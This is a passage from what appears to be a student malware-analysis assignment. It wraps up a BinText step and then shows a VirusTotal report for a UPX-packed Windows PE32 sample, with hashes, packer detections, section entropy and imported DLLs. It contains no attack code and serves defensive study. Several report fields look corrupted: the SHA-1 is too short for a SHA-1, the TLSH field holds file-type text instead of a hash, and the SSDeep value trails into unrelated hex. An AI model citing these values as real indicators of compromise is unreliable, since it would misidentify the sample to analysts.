




- This assignment's journey with BinText provided a comprehensive exploration into the inner textual components of the malware, offering valuable insights for further analysis and understanding.

Objective: 05

Perform online malware scanning using Virus Total

- VirusTotal is a free online service that aggregates multiple antivirus scanners and other security tools to analyze files and URLs for potential malicious content. It is widely used by security professionals, researchers, and individuals to check the safety of files and websites.
- I have uploaded files to VirusTotal for analysis. The platform scans the file with multiple antivirus engines and various security tools to detect potential threats.





Basic properties

MD5	fe82dc2db38f8c3f4aa4c672ed735529
SHA-1	1488713a25479b3c2840022afa9dd81d0e5d0
SHA-256	b1f2ad485b489ac1f95506cfbb7bbbd9e1eb08d39c7a4f4aa008a3872bfa358d
Vhash	02403e0f7d10f9239215213213219f
Authentihash	641b7704f13224680a4c41e0b20d9ce5c33dc79f7ee6277e1b7e20bb01274893
ImpHash	b6c88715ed6ba46facb7b41384504eed
SSDeep	384:qjD6qVlyOxyICSLyGBEnQDm08hISBtsLRyaf5Jwtpd2EUgtMbzyM0HqJlCqbYmGmymoBOzNv5FupdYEHgbT165B2C03D6698SEED3D36807788326B8247E05ED518F8DC792120313F5AFA9E28CB470A
TLSH	Win32 EXE executable windows win32 pe pexe
File type	PE32 executable (GUI) Intel 80386, for MS Windows
Magic	PE32 executable (GUI) Intel 80386 (58%) Win32 Dynamic Link Library (generic) (14.3%) Win32 Executable (generic) (9.8%) Win16/32 Executable (9.8%)
TrID	Win32 EXE Yoda's Crypter (58%) Win32 Dynamic Link Library (generic) (14.3%) Win32 Executable (generic) (9.8%) Win16/32 Executable (9.8%)
DetectItEasy	PE32 Packer: UPX (1.25) [NRV;brute] Compiler: Borland Delphi Linker: Turbo Linker (2.25,Delphi) [GUI32]
File size	24.44 KB (25028 bytes)
PEDID packer	UPX 2.90 [LZMA] -> Markus Oberhumer, Laszlo Molnar & John Reiser
Varist packer	UPX

History

Creation Time	1992-06-19 22:22:17 UTC
First Submission	2024-01-29 10:34:04 UTC
Last Submission	2024-01-29 10:34:04 UTC

Portable Executable Info

Header

Target Machine	Intel 386 or later processors and compatible processors
Compilation Timestamp	1992-06-19 22:22:17 UTC
Entry Point	74192
Contained Sections	3

Sections

Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
4096	49152	0	0	d41d8cd98f00b204e9800998ecf8427e	-1
53248	24576	21504	7.87	5e67bcd59b714219c50f0646b077418e	4557.22
77824	4096	1536	3.71	ba7e15353e79ae9cb229dd6753973eab	90178.45

Imports

- + shell32.dll
- + KERNEL32.DLL
- + oleaut32.dll
- + advapi32.dll
- + winmm.dll

- This step-by-step process on Virus Total provided valuable insights into the characteristics and potential threats associated with the file, showcasing the platform's effectiveness in collaborative cybersecurity analysis.

Submitted by

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